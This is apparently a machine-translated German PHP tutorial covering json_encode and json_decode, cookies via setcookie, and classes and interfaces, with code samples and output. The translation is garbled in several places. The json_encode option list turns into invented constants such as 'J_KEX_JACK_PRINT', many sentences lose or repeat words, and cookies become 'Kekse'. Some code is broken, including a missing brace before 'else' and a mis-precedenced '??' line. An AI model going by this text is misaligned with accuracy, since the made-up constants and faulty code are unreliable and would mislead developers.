Optionen	Bitmaske bestehend aus JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_AMP, JON_HEX_APOS, JSON_NUMERIC_CHECK, JON_PRETTY_PRINT, J_KE_UNESCAPED_SLASHES, J_KEX_JACK_PRINT, J_KEX_JACK_PRINT, J_KEX_JACK_PRINT, J_HP_JACK_PRINT, J_HP_JACK_PRINT, J_HP_JACK_PRINT, J_HP_JACK_JACK_JACK_JACK_JACK_JACK_JACK. Das Verhalten dieser Konstanten wird auf der Seite der JSON-Konstanten beschrieben .
Tiefe	Stellen Sie die maximale Tiefe ein. Muss größer als Null sein.
json_decode	-
Json	Die Json-Zeichenfolge wird dekodiert. Diese Funktion funktioniert nur mit UTF-8-kodierten Zeichenfolgen.
Assoc	Sollte Funktion assoziatives Array anstelle von Objekten zurückgeben.
Optionen	Bitmaske der JSON-Dekodierungsoptionen. Derzeit wird nur JSON_BIGINT_AS_STRING unterstützt (standardmäßig werden große Ganzzahlen als Floats umgewandelt)

Bemerkungen

- **Die** Verarbeitung von ungültigem JSON durch **json_decode** ist sehr **unhandlich** und es ist sehr schwierig, zuverlässig zu bestimmen, ob die Dekodierung erfolgreich war. Json_decode gibt für ungültige Eingabe Null zurück, obwohl Null auch ein vollkommen gültiges Objekt für die **Deklaration** von JSON ist. **Um solche Probleme zu vermeiden, sollten Sie immer bei jeder Verwendung json_last_error aufrufen.**

Examples

Dekodierung einer JSON-Zeichenfolge

Die Funktion `json_decode()` nimmt einen JSON-codierten String als ersten Parameter und parst ihn in eine PHP-Variable.

Normalerweise gibt `json_decode()` ein **Objekt von \ stdClass zurück,** wenn das oberste Element des JSON-Objekts ein Wörterbuch oder ein **indiziertes Array ist,** wenn das JSON-Objekt ein Array ist. Es gibt auch Skalarwerte oder `NULL` für bestimmte Skalarwerte zurück, z. B. einfache Zeichenfolgen, `"true"` , `"false"` und `"null"` . Bei einem Fehler wird auch `NULL` .

```
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '["Jeff", 20, true, ["red", "blue"]]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

Verwenden Sie `var_dump()` , um die Typen und Werte der einzelnen Eigenschaften des Objekts anzuzeigen, das wir oben dekodiert haben.

```
// Dump our above $object to view how it was decoded
var_dump($object);
```

Ausgabe (beachten Sie die Variablentypen):

```
class stdClass#2 (4) {
 ["name"] => string(4) "Jeff"
 ["age"] => int(20)
 ["active"] => bool(true)
 ["colors"] =>
   array(2) {
     [0] => string(3) "red"
     [1] => string(4) "blue"
   }
}
```

Hinweis: Die **Variablentypen** in JSON wurden in ihre PHP - Äquivalent umgewandelt.

Eine zurückzukehren assoziative Array für JSON Objekte anstelle ein Objekt zurückzugeben, übergeben `true` als der zweite Parameter auf `json_decode()` .

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

Ausgabe (beachten Sie die Array-assoziative Struktur):

```
array(4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
  array(2) {
    [0] => string(3) "red"
    [1] => string(4) "blue"
  }
}
```

Der zweite Parameter (`$assoc`) hat keine Auswirkungen, wenn die zurückzugebende Variable kein Objekt ist.

Hinweis: Wenn Sie den `$assoc` Parameter verwenden, wird die Unterscheidung zwischen einem leeren Array und einem leeren Objekt `$assoc` . Das bedeutet, dass `json_encode()` auf Ihrer decodierten Ausgabe ausgeführt wird, führt dies zu einer anderen JSON-Struktur.

Wenn der JSON-String eine "Tiefe" von mehr als 512 Elementen aufweist (*20 Elemente in älteren Versionen als 5.2.3 oder 128 in Version 5.2.3*), wird die Funktion `json_decode() NULL` . In Versionen 5.3 oder höher kann dieser Grenzwert mit dem dritten Parameter (`$depth`) gesteuert werden (siehe unten).

Laut Handbuch:

> PHP implementiert eine Obermenge von JSON wie in der ursprünglichen »RFC 4627-Spezifikation angegeben - es werden auch skalare Typen und NULL codiert und decodiert. RFC 4627 unterstützt diese Werte nur, wenn sie in einem Array oder einem Objekt verschachtelt sind. Obwohl diese Obermenge mit der erweiterten Definition von "JSON-Text" im neueren »RFC 7159 (die RFC 4627 ablösen soll) und » ECMA-404 übereinstimmt , kann dies Interoperabilitätsprobleme mit älteren JSON-Parsern verursachen, die sich strikt an RFC 4627 halten Kodierung eines einzelnen Skalarwerts.

Dies bedeutet, dass beispielsweise eine einfache Zeichenfolge als gültiges JSON-Objekt in PHP betrachtet wird:

```
$json = json_decode('"some string"', true);
```

```
var_dump($json, json_last_error_msg());
```

Ausgabe:

```
string(11) "some string"
string(8) "No error"
```

Einfache Strings, die sich nicht in einem Array oder Objekt befinden, sind jedoch nicht Teil des RFC 4627- Standards. Als Ergebnis erhalten Online-Checker wie JSLint , JSON Formatter & Validator (im RFC 4627-Modus) einen Fehler.

Es gibt einen dritten `$depth` Parameter für die Rekursionstiefe (der Standardwert ist `512`), d. H.

Es gibt einen vierten Parameter für `$options` . Es akzeptiert derzeit nur einen Wert, `JSON_BIGINT_AS_STRING` . Das Standardverhalten (das diese Option nicht zulässt) besteht darin, große Ganzzahlen anstelle von Zeichenfolgen in Floats umzuwandeln.

> Ungültige nicht untergeordnete Varianten der True-, False- und NULL-Literale werden nicht mehr als gültige Eingabe akzeptiert.

Also dieses Beispiel:

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUe'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

Vor PHP 5.6:

```
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
```

Und danach:

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
```

```
string(12) "Syntax error"
NULL
string(12) "Syntax error"
bool(true)
string(8) "No error"
```

Ähnliches Verhalten tritt für `false` und `null` .

Beachten Sie, dass `json_decode() NULL json_decode()` wenn der String nicht konvertiert werden kann.

```
$json = "{'name': 'Jeff', 'age': 20 }" ;  // invalid json

$person = json_decode($json);
echo $person->name;    //  Notice: Trying to get property of non-object: returns null
echo json_last_error();
#  4 (JSON_ERROR_SYNTAX)
echo json_last_error_msg();
#  unexpected character
```

Es ist nicht sicher, sich nur darauf zu verlassen, dass der Rückgabewert `NULL` , um Fehler zu erkennen. Wenn der JSON-String beispielsweise nur `"null"` , gibt `json_decode() null` , obwohl kein Fehler aufgetreten ist.

Kodierung einer JSON-Zeichenfolge

Die Funktion `json_encode` konvertiert ein PHP-Array (oder seit PHP 5.4 ein Objekt, das die `JsonSerializable` Schnittstelle implementiert) in eine JSON-codierte Zeichenfolge. Bei Erfolg wird eine JSON-codierte Zeichenfolge oder bei einem Fehler FALSE zurückgegeben.

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

Während der Codierung werden die PHP-Datentypen string, integer und boolean in ihre JSON-Entsprechung konvertiert. Assoziative Arrays werden als JSON-Objekte codiert. Indem Sie mit Standardargumenten aufgerufen werden, werden indizierte Arrays als JSON-Arrays codiert. (Wenn die Array-Schlüssel keine fortlaufende numerische Sequenz sind, die bei 0 beginnt, wird das Array in diesem Fall als JSON-Objekt codiert.)

```
echo json_encode($array);
```

Ausgabe:

```
{"name":"Jeff","age":20,"active":true,"colors":["red","blue"],"values":{"0":"foo","3":"bar"}}
```

Argumente

Das zweite Argument für `json_encode` ist seit PHP 5.3 eine Bitmaske, die eine oder mehrere der folgenden sein kann.

Wie bei jeder Bitmaske können sie mit dem binären ODER-Operator `|` kombiniert werden .

PHP 5.x 5.3

`JSON_FORCE_OBJECT`

Erzwingt die Erstellung eines Objekts anstelle eines Arrays

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

Ausgabe:

```
["Joel",23,true,["red","blue"]]
{"0":"Joel","1":23,"2":true,"3":{"0":"red","1":"blue"}}
```

`JSON_HEX_TAG` , `JSON_HEX_AMP` , `JSON_HEX_APOS` , `JSON_HEX_QUOT`

Stellt die folgenden Konvertierungen während der Codierung sicher:

Konstante	Eingang	Ausgabe
JSON_HEX_TAG	<	\u003C
JSON_HEX_TAG	>	\u003E
JSON_HEX_AMP	&	\u0026
JSON_HEX_APOS	'	\u0027
JSON_HEX_QUOT	"	\u0022

```
$array = ["tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""];
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

Ausgabe:

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}
{"tag":"\u003C\u003E","amp":"\u0026","apos":"\u0027","quot":"\u0022"}
```

PHP 5.x 5.3

JSON_NUMERIC_CHECK

Stellt sicher, dass numerische Zeichenfolgen in Ganzzahlen konvertiert werden.

```
$array = ['23452', 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

Ausgabe:

```
["23452",23452]
[23452,23452]
```

PHP 5.x 5.4

JSON_PRETTY_PRINT

Macht das JSON leicht lesbar

```
$array = ['a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

Ausgabe:

```
{"a":1,"b":2,"c":3,"d":4}
{
    "a": 1,
    "b": 2,
    "c": 3,
    "d": 4
}
```

JSON_UNESCAPED_SLASHES

Inklusive unescaped `/` Vorwärts-Schrägstriche in der Ausgabe

```
$array = ['filename' => 'example.txt', 'path' => '/full/path/to/file/'];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

Ausgabe:

```
{"filename":"example.txt","path":"\/full\/path\/to\/file"}
{"filename":"example.txt","path":"/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

Enthält UTF8-kodierte Zeichen anstelle von `\u` -kodierten Zeichenfolgen in der Ausgabe

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];
echo json_encode($blues);
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

Ausgabe:

```
{"english":"blue","norwegian":"bl\u00e5","german":"blau"}
{"english":"blue","norwegian":"blå","german":"blau"}
```

PHP 5.x 5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

Ermöglicht die Fortsetzung der Kodierung, wenn nicht kodierbare Werte gefunden werden.

```
$fp = fopen("foo.txt", "r");
$array = ["file"=>$fp, "name"=>"foo.txt"];
echo json_encode($array); // no output
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

Ausgabe:

```
{"file":null,"name":"foo.txt"}
```

PHP 5.x 5.6

JSON_PRESERVE_ZERO_FRACTION

Stellt sicher, dass Floats immer als Floats codiert werden.

```
$array = [5.0, 5.5];
echo json_encode($array);
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

Ausgabe:

```
[5,5.5]
[5.0,5.5]
```

PHP 7.x 7.1

JSON_UNESCAPED_LINE_TERMINATORS

Wenn verwendet mit `JSON_UNESCAPED_UNICODE` , kehrt auf das Verhalten der älteren PHP - Versionen und *nicht* entkommt die Zeichen U + 2028 LINE SEPARATOR und U + 2029 ABSATZ SEPARATOR. Obwohl diese Zeichen in JSON gültig sind, sind diese Zeichen in JavaScript nicht gültig. `JSON_UNESCAPED_UNICODE` wurde das Standardverhalten von `JSON_UNESCAPED_UNICODE` in Version 7.1 geändert.

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];
```

```
echo json_encode($array, JSON_UNESCAPED_UNICODE);
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

Ausgabe:

```
{"line":"\u2028","paragraph":"\u2029"}
{"line":"","paragraph":""}
```

Debuggen von JSON-Fehlern

Wenn `json_encode` oder `json_decode` die bereitgestellte `json_decode` nicht analysieren kann, wird `false` . PHP selbst erzeugt keine Fehler oder Warnungen, wenn dies geschieht. Der Benutzer muss die Funktionen json_last_error () und json_last_error_msg () verwenden, um zu prüfen, ob ein Fehler aufgetreten ist, und in der Anwendung entsprechend zu handeln (debuggen, Fehlermeldung anzeigen) , usw.).

Das folgende Beispiel zeigt einen häufigen Fehler bei der Arbeit mit JSON, einen Fehler beim Dekodieren / Kodieren einer JSON-Zeichenfolge *(z. B. aufgrund einer fehlerhaften UTF-8-kodierten Zeichenfolge)* .

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}

#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

json_last_error_msg

`json_last_error_msg()` gibt eine vom Menschen lesbare Nachricht des letzten Fehlers zurück, der beim Versuch aufgetreten ist, einen String zu codieren / decodieren.

- Diese Funktion gibt **immer einen String zurück** , auch wenn kein Fehler aufgetreten ist. Die Standard - Zeichenfolge *ohne Fehler* lautet `No Error`
- Es wird `false` wenn ein anderer (unbekannter) Fehler aufgetreten ist
- Vorsicht bei Verwendung in Schleifen, da json_last_error_msg bei jeder Iteration überschrieben wird.

Sie sollten diese Funktion nur verwenden, um die Nachricht zur Anzeige abzurufen, **nicht** um sie in Steueranweisungen zu testen.

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
```

```
    printf("JSON Error: %s", json_last_error_msg());
}
```

Diese Funktion existiert nicht vor PHP 5.5. Hier ist eine Polyfill-Implementierung:

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );

        $error = json_last_error();
        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}
```

json_last_error

`json_last_error()` gibt eine **Ganzzahl zurück** , die einer der vordefinierten Konstanten von PHP zugeordnet ist.

Konstante	Bedeutung
JSON_ERROR_NONE	Es ist kein Fehler aufgetreten
JSON_ERROR_DEPTH	Die maximale Stapeltiefe wurde überschritten
JSON_ERROR_STATE_MISMATCH	Ungültiger oder fehlerhafter JSON
JSON_ERROR_CTRL_CHAR	Steuerzeichenfehler, möglicherweise falsch codiert
JSON_ERROR_SYNTAX	Syntaxfehler *(seit PHP 5.3.3)*
JSON_ERROR_UTF8	Fehlgeformte UTF-8-Zeichen, möglicherweise falsch codiert *(seit PHP 5.5.0)*
JSON_ERROR_RECURSION	Eine oder mehrere rekursive Referenzen in dem zu codierenden Wert
JSON_ERROR_INF_OR_NAN	Ein oder mehrere NAN- oder INF-Werte in dem zu codierenden Wert
JSON_ERROR_UNSUPPORTED_TYPE	Es wurde ein Wert eines Typs angegeben, der nicht codiert werden kann

JsonSerializable in einem Objekt verwenden

PHP 5.x 5.4

Beim Erstellen von REST-APIs müssen Sie möglicherweise die Informationen eines Objekts reduzieren, das an die Clientanwendung übergeben werden soll. Zu diesem Zweck zeigt dieses Beispiel, wie die `JsonSerialiazble` Schnittstelle verwendet wird.

In diesem Beispiel erweitert die Klasse `User` tatsächlich ein DB-Modellobjekt eines hypotetischen ORM.

```
class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}
```

Fügen `JsonSerializable` der Klasse die `JsonSerializable` Implementierung hinzu, indem Sie die Methode `jsonSerialize()` .

```
public function jsonSerialize()
```

Wenn Sie jetzt in Ihrem Anwendungscontroller oder `json_encode()` das Objekt User an `json_encode()` Sie das zurückgegebene json-codierte Array der `jsonSerialize()` Methode anstelle des gesamten Objekts.

```
json_encode($User);
```

Wird zurückkehren:

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

Eigenschaftswerte Beispiel.

Dadurch wird sowohl die von einem RESTful-Endpunkt zurückgegebene Datenmenge reduziert,

als auch Objekteigenschaften von einer Json-Darstellung ausgeschlossen.

Private und geschützte Eigenschaften mit `json_encode()`

Um die Verwendung von JsonSerializable zu vermeiden, können Sie auch private oder geschützte Eigenschaften verwenden, um Klasseninformationen vor der `json_encode()` von `json_encode()` . Die Klasse muss dann \ JsonSerializable nicht implementieren.

> Die Funktion json_encode () codiert nur öffentliche Eigenschaften einer Klasse in JSON.

```
<?php

class User {
    // private properties only within this class
    private $id;
    private $date_created;
    private $date_edit;

    // properties used in extended classes
    protected $password;
    protected $email;
    protected $role;
    protected $status;

    // share these properties with the end user
    public $name;
    public $surname;
    public $username;

    // jsonSerialize() not needed here
}

$theUser = new User();

var_dump(json_encode($theUser));
```

Ausgabe:

```
string(44) "{"name":null,"surname":null,"username":null}"
```

Header Json und die zurückgegebene Antwort

Durch Hinzufügen eines Headers mit dem Inhaltstyp als JSON:

```
<?php
 $result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');

//return the json response :
header('Content-Type: application/json');  // <-- header declaration
echo json_encode($result, true);    // <--- encode
exit();
```

Der Header ist vorhanden, damit Ihre App feststellen kann, welche Daten zurückgegeben wurden und wie sie damit umgehen sollte.
Beachten Sie Folgendes: Der Inhaltsheader enthält lediglich Informationen zum Typ der zurückgegebenen Daten.

Wenn Sie UTF-8 verwenden, können Sie Folgendes verwenden:

```
header("Content-Type: application/json;charset=utf-8");
```

Beispiel jQuery:

```
$.ajax({
        url:'url_your_page_php_that_return_json'
    }).done(function(data){
        console.table('json ',data);
        console.log('Menu1 : ', data.menu1);
    });
```

JSON online lesen: https://riptutorial.com/de/php/topic/617/json

Kapitel 43: Kekse

Einführung

Ein HTTP-Cookie ist ein kleines Datenelement, das von einer Website gesendet und vom Webbrowser des Benutzers auf dem Computer des Benutzers gespeichert wird, während der Benutzer browst.

Syntax

- `bool setcookie( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]]] )`

Parameter

Parameter	Detail
Name	Der Name des Cookies. Dies ist auch der Schlüssel, den Sie verwenden können, um den Wert aus dem Super Global `$_COOKIE` . *Dies ist der einzige erforderliche Parameter*
Wert	Der Wert, der im Cookie gespeichert werden soll. Diese Daten sind für den Browser zugänglich, speichern Sie also keine sensiblen Daten.
verfallen	Ein Unix-Zeitstempel, der angibt, wann der Cookie abläuft. Wenn der Wert auf Null gesetzt ist, verfällt das Cookie am Ende der Sitzung. Wenn der Wert unter dem aktuellen Unix-Zeitstempel liegt, verfällt der Cookie sofort.
Pfad	Der Umfang des Cookies. Bei Einstellung auf `/` der Cookie in der gesamten Domain verfügbar. Bei Angabe von `/some-path/` ist das Cookie nur in diesem Pfad und dessen Nachkommen verfügbar. Der Standardpfad ist der aktuelle Pfad der Datei, in der der Cookie gesetzt wird.
Domain	Die Domäne oder Unterdomäne, auf der der Cookie verfügbar ist. Wenn die `stackoverflow.com` Domäne `stackoverflow.com` ist das Cookie für diese Domäne und alle Unterdomänen verfügbar. Wenn die Subdomain `meta.stackoverflow.com` ist das Cookie nur für diese Subdomain und alle Sub-Subdomains verfügbar.
sichern	Wenn der `TRUE` auf `TRUE` gesetzt ist, wird das Cookie nur gesetzt, wenn eine sichere HTTPS-Verbindung zwischen dem Client und dem Server besteht.
httponly	Gibt an, dass das Cookie nur über das HTTP / S-Protokoll verfügbar gemacht werden sollte und für clientseitige Skriptsprachen wie JavaScript nicht verfügbar sein sollte. Nur in PHP 5.2 oder höher verfügbar.

Bemerkungen

Es ist erwähnenswert, dass das bloße Aufrufen der `setcookie` Funktion nicht nur gegebene Daten in das `$_COOKIE` _COOKIE-Array legt.

Zum Beispiel hat es keinen Sinn zu tun:

```
setcookie("user", "Tom", time() + 86400, "/");
var_dump(isset($_COOKIE['user'])); // yields false or the previously set value
```

Der Wert ist noch nicht vorhanden, nicht bis zum Laden der nächsten Seite. Die Funktion `setcookie` sagt einfach " *bei nächster http-Verbindung den Client (Browser)* `setcookie` *, diesen Cookie zu setzen* ". Wenn die Header dann an den Browser gesendet werden, enthalten sie diesen Cookie-Header. Der Browser prüft dann, ob der Cookie noch nicht abgelaufen ist. Wenn nicht, sendet er in http-Anfrage den Cookie an den Server. In diesem `$_COOKIE` empfängt PHP ihn und legt den Inhalt im `$_COOKIE` Array ab.

Examples

Cookie setzen

Ein Cookie wird mit der Funktion `setcookie()` . Da Cookies Teil des HTTP-Headers sind, müssen Sie alle Cookies setzen, bevor Sie die Ausgabe an den Browser senden.

Beispiel:

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

Beschreibung:

- Erzeugt ein Cookie mit dem Namen `user`
- (Optional) Der Wert des Cookies ist `Tom`
- (Optional) Das Cookie verfällt nach 1 Tag (86400 Sekunden).
- (Optional) Plätzchen sind in der gesamten Website `/`
- (Optional) Cookie wird nur über HTTPS gesendet
- (Optional) Auf Skriptsprachen wie JavaScript kann nicht auf Cookies zugegriffen werden

  Auf ein erstelltes oder modifiziertes Cookie kann nur bei nachfolgenden Anforderungen zugegriffen werden (wobei `path` und `domain` übereinstimmen), da der Superglobal-Server `$_COOKIE` nicht sofort mit den neuen Daten `$_COOKIE` wird.

Ein Cookie abrufen

Rufen Sie einen mit Cookie benannten `user`

Der Wert eines Cookies kann mit der globalen Variablen `$_COOKIE` abgerufen werden. Wenn wir beispielsweise ein Cookie mit dem Namen `user` haben, können wir es so abrufen

```
echo $_COOKIE['user'];
```

Cookie ändern

Der Wert eines Cookies kann durch Zurücksetzen des Cookies geändert werden

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

> Cookies sind Teil des HTTP-Headers. `setcookie()` muss `setcookie()` aufgerufen werden, bevor eine Ausgabe an den Browser gesendet wird.
>
> `setcookie()` beim Ändern eines Cookies sicher, dass der `path` und die `domain` von `setcookie()` mit dem vorhandenen Cookie `setcookie()` ein neues Cookie erstellt.
>
> Der Wertteil des Cookies wird beim Senden des Cookies automatisch umladecodiert. Wenn er empfangen wird, wird er automatisch dekodiert und einer Variablen mit demselben Namen wie der Cookie-Name zugewiesen

Überprüfen, ob ein Cookie gesetzt ist

Verwenden Sie die Funktion `isset()` für die superglobal-Variable `$_COOKIE` , um zu prüfen, ob ein Cookie gesetzt ist.

Beispiel:

```
// PHP <7.0
if (isset($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

Cookie entfernen

Um ein Cookie zu entfernen, setzen Sie den Ablaufzeitstempel auf einen früheren Zeitpunkt. Dies löst den Entfernungsmechanismus des Browsers aus:

```
setcookie('user', '', time() - 3600, '/');
```

> `setcookie()` Sie beim Löschen eines Cookies sicher, dass der `path` und die `domain` von `setcookie()` mit dem Cookie übereinstimmen, das Sie löschen `setcookie()` , oder dass ein neues Cookie erstellt wird, das sofort abläuft.

Es ist auch eine gute Idee, den `$_COOKIE` Wert zu `$_COOKIE` , falls die aktuelle Seite ihn verwendet:

```
unset($_COOKIE['user']);
```

Kekse online lesen: https://riptutorial.com/de/php/topic/501/kekse

Kapitel 44: Klassen und Objekte

Einführung

Klassen und Objekte werden verwendet, um den Code effizienter und weniger wiederholend zu gestalten, indem ähnliche Aufgaben gruppiert werden.

Mit einer Klasse werden die Aktionen und Datenstrukturen definiert, die zum Erstellen von Objekten verwendet werden. Die Objekte werden dann anhand dieser vordefinierten Struktur erstellt.

Syntax

- `class <ClassName> [ extends <ParentClassName> ] [ implements <Interface1> [, <Interface2>, ... ] { }` // Klassendeklaration
- `interface <InterfaceName> [ extends <ParentInterface1> [, <ParentInterface2>, ...] ] { }` // Schnittstellendeklaration
- `use <Trait1> [, <Trait2>, ...];` // Verwenden Sie Merkmale
- `[ public | protected | private ] [ static ] $<varName>;` // Attributdeklaration
- `const <CONST_NAME>;` // Konstante Deklaration
- `[ public | protected | private ] [ static ] function <methodName>([args...]) { }` // Methodendeklaration

Bemerkungen

Klassen und Schnittstellenkomponenten

Klassen können Eigenschaften, Konstanten und Methoden haben.

- **Eigenschaften enthalten** Variablen im Bereich des Objekts. Sie können bei der Deklaration initialisiert werden, jedoch nur, wenn sie einen primitiven Wert enthalten.
- **Konstanten** müssen bei der Deklaration initialisiert werden und dürfen nur einen primitiven Wert enthalten. Konstantenwerte werden zur Kompilierzeit festgelegt und können zur Laufzeit nicht zugewiesen werden.
- **Methoden** müssen einen Körper haben, auch einen leeren, wenn die Methode nicht als abstrakt deklariert ist.

```
class Foo {
    private $foo = 'foo'; // OK
    private $baz = array(); // OK
    private $bar = new Bar(); // Error!
}
```

Schnittstellen können keine Eigenschaften haben, können jedoch Konstanten und Methoden

haben.

- Interface **Konstanten** müssen nach der Deklaration initialisiert werden und kann nur einen primitiven Wert enthalten. Konstantenwerte werden zur Kompilierzeit festgelegt und können zur Laufzeit nicht zugewiesen werden.
- Interface - **Methoden** haben keinen Körper.

```
interface FooBar {
    const FOO_VALUE = 'bla';
    public function doAnything();
}
```

Examples

Schnittstellen

Einführung

Schnittstellen sind Definitionen der öffentlichen APIs, die Klassen implementieren müssen, um die Schnittstelle zu erfüllen. Sie arbeiten als "Verträge" und geben an, **was** eine Reihe von Unterklassen bewirkt, aber **nicht, wie** sie es tun.

Interface - Definition ist sehr ähnlich Klassendefinition, die Änderung der Keyword - `class` `interface` :

```
interface Foo {

}
```

Schnittstellen können Methoden und / oder Konstanten enthalten, jedoch keine Attribute. Schnittstellenkonstanten haben die gleichen Einschränkungen wie Klassenkonstanten. Schnittstellenmethoden sind implizit abstrakt:

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

Anmerkung: Schnittstellen **dürfen keine** Konstruktoren oder Destruktoren deklarieren, da dies Implementierungsdetails auf Klassenebene sind.

Realisierung

Jede Klasse, die eine Schnittstelle implementieren muss, muss das Schlüsselwort `implements` . Dazu muss die Klasse für jede in der Schnittstelle deklarierte Methode eine Implementierung

bereitstellen, die dieselbe Signatur beachtet.

Eine einzelne Klasse **kann** mehrere Schnittstellen **gleichzeitig** implementieren.

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar {
    public function doAnotherThing($param1);
}


class Baz implements Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}
```

Wenn abstrakte Klassen Schnittstellen implementieren, müssen sie nicht alle Methoden implementieren. Jede Methode, die nicht in der Basisklasse implementiert ist, muss dann von der konkreten Klasse implementiert werden, die sie erweitert:

```
abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz extends AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}
```

Beachten Sie, dass die Schnittstellenrealisierung ein vererbtes Merkmal ist. Wenn Sie eine Klasse erweitern, die eine Schnittstelle implementiert, müssen Sie sie nicht erneut in der konkreten Klasse deklarieren, da sie implizit ist.

> **Hinweis:** Vor PHP 5.3.9 konnte eine Klasse nicht zwei Schnittstellen implementieren, die eine Methode mit demselben Namen angegeben haben, da dies zu Mehrdeutigkeiten führen würde. Neuere Versionen von PHP erlauben dies, solange die doppelten Methoden die gleiche Signatur haben [1] .

Erbe

Wie Klassen ist es möglich, eine Vererbungsbeziehung zwischen Schnittstellen herzustellen, wobei das gleiche Schlüsselwort `extends` . Der Hauptunterschied besteht darin, dass

Mehrfachvererbung für Schnittstellen zulässig ist:

```
interface Foo {

}

interface Bar {

}

interface Baz extends Foo, Bar {

}
```

Beispiele

Im folgenden Beispiel haben wir eine einfache Beispielschnittstelle für ein Fahrzeug. Fahrzeuge können vorwärts und rückwärts fahren.

```
interface VehicleInterface {
    public function forward();

    public function reverse();

    ...
}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
```

```
        $this->pushPedal();
    }

    protected function setGear($gear) {
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}
```

Dann erstellen wir zwei Klassen, die die Schnittstelle implementieren: Bike und Car. Fahrrad und Auto sind intern sehr unterschiedlich, aber beide sind Fahrzeuge und müssen die gleichen öffentlichen Methoden implementieren, die VehicleInterface bietet.

